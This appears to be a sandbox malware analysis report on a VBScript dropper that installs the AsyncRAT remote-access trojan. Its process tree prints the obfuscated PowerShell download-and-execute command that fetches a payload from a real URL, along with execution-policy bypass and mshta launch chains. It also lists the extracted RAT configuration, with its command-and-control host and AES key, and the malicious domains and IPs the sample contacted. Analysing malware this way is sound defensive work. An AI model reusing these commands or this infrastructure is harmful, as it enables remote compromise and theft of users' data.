ID: 490264
Sample Name:
KDH32783JHC73287SDF87.VBS
Cookbook: default.jbs
Time: 10:25:09
Date: 25/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Windows Analysis Report KDH32783JHC73287SDF87.V…


Overview

General Information

Sample Name:	KDH32783JHC73287SDF87.VBS
Analysis ID:	490264
MD5:	51bada4133b440..
SHA1:	53d9b24ac41d2c..
SHA256:	14670db63054f49.
Tags:	AsyncRAT vbs
Infos:	

Most interesting Screenshot:

Detection




AsyncRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- VBScript performs obfuscated calls …
- Yara detected AsyncRAT
- Antivirus detection for dropped file
- Yara detected Powershell download …
- Sigma detected: Bad Opsec Default…
- Writes to foreign memory regions
- Compiles code for process injection …
- Wscript starts Powershell (via cmd o…
- Bypasses PowerShell execution pol…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6516 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\Desktop\KDH32783JHC73287SDF87.VBS' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6616 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -Command $CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary);$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters;$CompilerParametres.ReferencedAssemblies.Add('System.dll');$CompilerParametres.ReferencedAssemblies.Add('System.Management.dll');$CompilerParametres.ReferencedAssemblies.Add('System.Windows.Forms.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.ReferencedAssemblies.Add('Microsoft.VisualBasic.dll');$CompilerParametres.IncludeDebugInformation = $false;$CompilerParametres.GenerateExecutable = $false;$CompilerParametres.GenerateInMemory = $true;$c1='(New-';[System.Threading.Thread]::Sleep(1000);$X1 = '!!!!!!!!!!!! '.Replace('!!!!!!!!!!!','Object');[System.Threading.Thread]::Sleep(1000);$X2 = 'Net';[System.Threading.Thread]::Sleep(1000);$X3 = '.We';[System.Threading.Thread]::Sleep(1000);$c4='.Downlo';[System.Threading.Thread]::Sleep(1000);$D1 = 'bClient)';[System.Threading.Thread]::Sleep(1000);$c3='adString("h'+'t'+'t'+'p'+'s:/'+'/c'+'h'+'i'+'lp'+'.i'+'t'+'/7'+'8'+'54'+'6'+'1'+'0")';[System.Threading.Thread]::Sleep(1000);$alosh = $c1,$X1,$X2,$X3,$D1,$c4,$c3;[System.Threading.Thread]::Sleep(1000);$hcnx = 'I`E`X';[System.Threading.Thread]::Sleep(1000);$zzzzzzzzzzzzzzzzzzzzzzzzzzzz= $hcnx+($alosh -Join '')|I`E`X MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6984 cmdline: 'C:\Windows\System32\cmd.exe' /c powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\run.ps1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 7052 cmdline: powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\run.ps1 MD5: 95000560239032BC68B4C2FDFCDEF913)
        - wscript.exe (PID: 2728 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\Public\Music\vb.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
          - cmd.exe (PID: 5064 cmdline: C:\Windows\system32\cmd.exe /c ''C:\Users\Public\Music\vb.bat' ' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
            - conhost.exe (PID: 5012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - powershell.exe (PID: 6192 cmdline: powershell.exe -ExecutionPolicy Bypass C:\Users\Public\Music\alosh.ps1 MD5: 95000560239032BC68B4C2FDFCDEF913)
    - wscript.exe (PID: 6288 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\ProgramData\ServiceState\WindowsStateRepositoryCore.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
      - cmd.exe (PID: 6856 cmdline: C:\Windows\system32\cmd.exe /c ''C:\Users\Public\WindowsStateRepositoryCore.bat' ' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6832 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - mshta.exe (PID: 6752 cmdline: mshta vbscript:Execute('CreateObject("WScript.Shell").Run "powershell -ExecutionPolicy Bypass & 'C'+':'+'\'+'U'+'s'+'e'+'r'+'s'+'\'+'P'+'u'+'b'+'l'+'i'+'c'+'\Service.ps1"', 0:close') MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
          - powershell.exe (PID: 6584 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -ExecutionPolicy Bypass & 'C:\Users\Public\Service.ps1' MD5: 95000560239032BC68B4C2FDFCDEF913)
            - conhost.exe (PID: 5588 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - csc.exe (PID: 2920 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
              - cvtres.exe (PID: 4456 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESF057.tmp' 'c:\Users\user\AppData\Local\Temp\vfl4qio1\CSC646E655CB52D4766BD87DD83F0456ED1.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
            - RegAsm.exe (PID: 5644 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
- **cleanup**

Malware Configuration

Threatname: AsyncRAT


```
{
  "Server": "mo1010.duckdns.org",
  "Ports": "1010",
  "Version": "0.5.7B",
  "Autorun": "false",
  "Install_Folder": "%AppData%",
  "Install_File": "",
  "AES_key": "cavQVZf7osGMKDDytqZ6EDmJ5n2UgBk8",
  "Mutex": "AsyncMutex_6SI8OkPnk",
  "AntiDetection": "false",
  "External_config_on_Pastebin": "null",
  "BDOS": "false",
  "Startup_Delay": "3",
  "HWID": "null",
  "Certificate":
"MIIE8jCCAtqgAwIBAgIQAJAz27qyWIi2FmYH0D0HHzANBgkqhkiG9w0BAQ0FADAaMRgwFgYDVQQDDA9Bc3luY1JBVCBTZXJ2ZXIwIBcNMjEwOTIwMDI0MzI0WhgPOTk5OTEyMzEyMzU5NTlaMBoxGDAWBgNVBAMMD0FzeW5jUkFUIFNlcnZlcjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAJNaTvGiSjKlfmPMVTEXQRetARCxvzPtIPxBZ9Q7itx0EVPNWU7CdxUz+G/SN+FykW26xzCu01Dbyual0D/9YHN8gKEmYkbVMABjLotY74Qfl0JEyx+GlU8Q/tAb1P2ywVy+JLoEmXm0KCRszRz9+ccqPli/NF1B0kZNdDMIPi5l+6/K5DvfgWwZ+esMu17wvo8iHm2YET4W5fcKJ/wKJd/uucvfZ9olryj8TT7BgoFwQiZuua2xaw5oMtzYvn/rqdGqvu4kc8HJS+c8DKGs25wy4xjxQNGBWszfSwiPliySmUUuXWMXX5EsCvxt62nB/T0fhn8RCbHEFKhcdVwhvwiX/Aqt5ebXggxLwuxRKdLIAJC4WzMLCVtoMltj4u5OdAF7qr2gQp92ULR2QSsTqOiBDBIkahPyAbJnvqOWX6yCDbo/iLzuxADMgJuqhIOkCBMag5+Cla84NtCgcXqinga2T1Wk8DlXBK4UNXbDFu2TY0tOMkr5c8QCfeALlNUDe72iZLchMa+acJQd4zXWgzsPV5gdgXn+EXbiFxHCQ320SygPP3sArTXkVMe1/cYpQY36t3Xsx8/jsZvDSch2NePjJa+hPXgoBvzLW/KdHpyKJ/nH0NJFjCoiND/2OViZ2FYGACOdNYjai3+d04MJpKJ4DsAKCWUs14MvImV/WK3pAgMBAAGjMjAwMB0GA1UdDgQWBBR+g5E8J076qCzjsnkVylHLdWvsSjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBDQUAA4ICAQA+kuRXiVE2XGsQDVfs9FTnwnJ6B/w7uowYKG5x3+jR+botdt49Dzd9hqRTetVqpRo4SvPiav8F1k/P5pC5R0afEIQl5OkLOXYx4n8Pq9Sh6TThKgyerb1zv1bqZfyCLAidx2wM4yLCadkkqKhXTrI/YZBkvHtKn1cUEVTQi8MXphAZMQFxlhdNYc04+592zFJnatx+M/gVAA7fAHF/dMmzm06k783xt/K6SxQC4NQ5yXV5DTyCbTVAMOOLFZlJIz67nN7FUFUtQ02SMTxh8yMICDyMopnhJyOhx/1cDNklOzco87JectaL+vDJ12/P1sywLrCWhduaB+ngYfXPJRhyeHbSLty4O+D+p3tmpmWy0D5NHWk4TFy0Tt9VXGtV8U2DDAlikKyZiAAN6nz0xB+NZ05mp0kyqB7C2q7OnZlkNH+jO+CDL/VhXlq7yfQwDxQ93NoS6cqGqqYNQvyNeIjaTxmMWowHM4QpszbCEbdksOPuvrOtAwwpLLgz62fkcbNN/2VRZkG6c36eU6avlD/dr4uYB3ou9Bk6hGQA1+Tw9JkfG8TAr2vC9YFqide9P1CGF3xQvo5G7/6RDN8H0zsaXmjsS9umY9wm2eEf0sprbHuwf+z6IpaVOWGyIdXY8ePVVJyL6mhLPsoqengpwRUl9+pizfeTWJ6oygud6DbRHw==",
  "ServerSignature":
"A/n28mlKHRpABn1XleVu2B5EJNcUIcSJ1NVH/qHFhyP3VRxiHDxHzv19Tc5gU9jMlePSW3WyYs0Qbt6JOLVMZ1Vwse1JgI6CJlkb6Mu2Umrpd1CULO9yUF94eR8KvgsFrwiH1PeHtLOa2QaTEy6tZXWH+m3kPiCvBAh2GQporTqGbIWqxAKtu/7roMmhPw/75o4ml0o7B5x6CB0B6iwvLyRbG7EiCq1KnludEJQLWdOzQOcIzStkRtOiBjFIgLuqM6OfJYKO3ZhEXRzpkznk5t9id2kQn01446/1hxFl1LMl+2fQSvv6cW9lTykckSFd6qjlKoLC31A1WfOO0CsY4xEvSDGaHGNu43u+rvPfgrGBwufkbGHKrO4hM4kOjtnj+tCOKnIYC74xwq58jIs5xgmhUIHTwolDzyuD/KKrOuvk/WaZmgQw2OelUza+aWJxagH2jSKbAdKG/y7bovupy0+sxzgyB98UjoIHY9aKtVsvrL23IdG6w6huoXGqjHOlWBCZYSJ7Dgzkv6h/N1F2dRrQ378E+wuOnN058wNnBfku+u7uPBaFusF5kCYVHg01vRvGKJFZaXx++we4eJ3a3B2tdBYDdL18D70dxP6gRn+5JUGGIAM1kmO2wWxXgx7hO4HhARMbZew2L9L3X8u4Yx3dbRisGb9B8P5Vt3NeTF4=",
  "Group": "Default"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000002.891602218.00000000070A0000.00000004.00020000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000001B.00000002.886169058.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
0000001B.00000002.888448368.0000000003161000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
0000001B.00000002.888448368.0000000003161000.00000004.00000001.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Process Memory Space: powershell.exe PID: 6616	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x2a21f8:$sa2: -encodedCommand • 0x2a2224:$sa2: -encodedCommand • 0x2a2254:$sa2: -encodedCommand • 0x2a2934:$sa2: -EncodedCommand • 0x2a344c:$sa2: -EncodedCommand • 0x2a34e7:$sa2: -encodedCommand • 0x2a271c:$sc2: -NoProfile • 0x2a275d:$sd2: -NonInteractive • 0x20a893:$se1: -ep bypass • 0x20a9f5:$se1: -ep bypass • 0x21117c:$se1: -ep bypass • 0x2111b8:$se1: -ep bypass • 0x14b09b:$se3: -ExecutionPolicy Bypass • 0x14bc46:$se3: -ExecutionPolicy Bypass • 0x14bc92:$se3: -ExecutionPolicy Bypass • 0x20a084:$se3: -ExecutionPolicy Bypass • 0x20a1c5:$se3: -ExecutionPolicy Bypass • 0x20a44d:$se3: -ExecutionPolicy Bypass • 0x20a4b1:$se3: -ExecutionPolicy Bypass • 0x20fb76:$se3: -ExecutionPolicy Bypass • 0x210af9:$se3: -ExecutionPolicy Bypass
Click to see the 3 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
27.2.RegAsm.exe.400000.0.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
27.2.RegAsm.exe.70a0000.12.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
27.2.RegAsm.exe.70a0000.12.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: WScript or CScript Dropper

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected AsyncRAT

System Summary:

Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Yara detected Costura Assembly Loader

.NET source code contains potential unpacker

Obfuscated command line found

Boot Survival:

Yara detected AsyncRAT

Creates an undocumented autostart registry key

Malware Analysis System Evasion:

Yara detected AsyncRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Yara detected Powershell download and execute

Writes to foreign memory regions

Compiles code for process injection (via .Net compiler)

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:

Yara detected AsyncRAT

Stealing of Sensitive Information:


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transf
Default Accounts	Scripting 2 2 2	Scheduled Task/Job 1	Process Injection 3 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 4	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Scripting 2 2 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-St Port 1
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 1 2 1	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applica Layer Protoc
Cloud Accounts	PowerShell 2 1	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Applica Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer I

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 2 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 3 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
KDH32783JHC73287SDF87.VBS	4%	ReversingLabs	Script.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\vfl4qio1\vfl4qio1.dll	100%	Avira	HEUR/AGEN.1138338	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
27.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
java-eg.com	0%	Virustotal		Browse
chilp.it	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://chilp.it/7854610	2%	Virustotal		Browse
http://chilp.it/7854610	0%	Avira URL Cloud	safe	
http://https://java-eg.com8	0%	Avira URL Cloud	safe	
http://https://java-eg.comx	0%	Avira URL Cloud	safe	
http://https://chilp.it/7854610	0%	Avira URL Cloud	safe	
http://https://java-eg.com/wp-content/themes/twentyseventeen/template-parts/header/java/i2.jpg	0%	Avira URL Cloud	safe	
http://chilp.it	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://java-eg.com/wp-content/themes/twentyseventeen/template-parts/header/java/i1.jpg	0%	Avira URL Cloud	safe	
http://https://chilp.it	0%	Avira URL Cloud	safe	
http://https://chilp.it/7854610X	0%	Avira URL Cloud	safe	
http://java-eg.com	0%	Avira URL Cloud	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://https://chilp.it/7854	0%	Avira URL Cloud	safe	
http://https://java-eg.com	0%	Avira URL Cloud	safe	
http://https://java-eg.com/wp-content/themes/twentyseventeen/template-parts/header/java/php.jpg	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://chilp.itx	0%	Avira URL Cloud	safe	
mo1010.duckdns.org	0%	Avira URL Cloud	safe	
http://crl.miV	0%	Avira URL Cloud	safe	
http://crl.micros	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
java-eg.com	104.21.66.125	true	false	• 0%, Virustotal, Browse	unknown
mo1010.duckdns.org	77.247.127.198	true	true		unknown
chilp.it	172.67.139.125	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://chilp.it/7854610	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://chilp.it/7854610	false	• Avira URL Cloud: safe	unknown
http://https://java-eg.com/wp-content/themes/twentyseventeen/template-parts/header/java/i2.jpg	false	• Avira URL Cloud: safe	unknown
http://https://java-eg.com/wp-content/themes/twentyseventeen/template-parts/header/java/php.jpg	false	• Avira URL Cloud: safe	unknown
mo1010.duckdns.org	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.26.226	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.66.125	java-eg.com	United States		13335	CLOUDFLARENETUS	false
77.247.127.198	mo1010.duckdns.org	United Kingdom		62240	CLOUVIDERClouvider-GlobalASNGB	true
172.67.139.125	chilp.it	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	490264
Start date:	25.09.2021
Start time:	10:25:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	KDH32783JHC73287SDF87.VBS
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@34/34@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .VBS • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:26:18	API Interceptor	172x Sleep call for process: powershell.exe modified
10:27:12	API Interceptor	1x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.26.226	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	• chilp.it/7854610
104.21.66.125	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• polestareg.com/izuajybdqwss/541310.jpg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• polestareg.com/izuajybdqwss/541310.jpg
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• polestareg.com/izuajybdqwss/541310.jpg
77.247.127.198	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	
172.67.139.125	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
chilp.it	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	• 172.67.139.125
	http://chilp.it/1d75537	Get hash	malicious	Browse	• 104.31.85.42
	http://hoghoogh.blogsky.com/dailylink/?go=http://chilp.it/226d0f3&id=1	Get hash	malicious	Browse	• 104.31.84.42
mo1010.duckdns.org	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	• 77.247.127.198
java-eg.com	JDSHDS732JSDFJ7342JDFSL.VBS	Get hash	malicious	Browse	• 104.21.66.125

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	vXVHRRGG7c.exe	Get hash	malicious	Browse	• 104.18.7.156
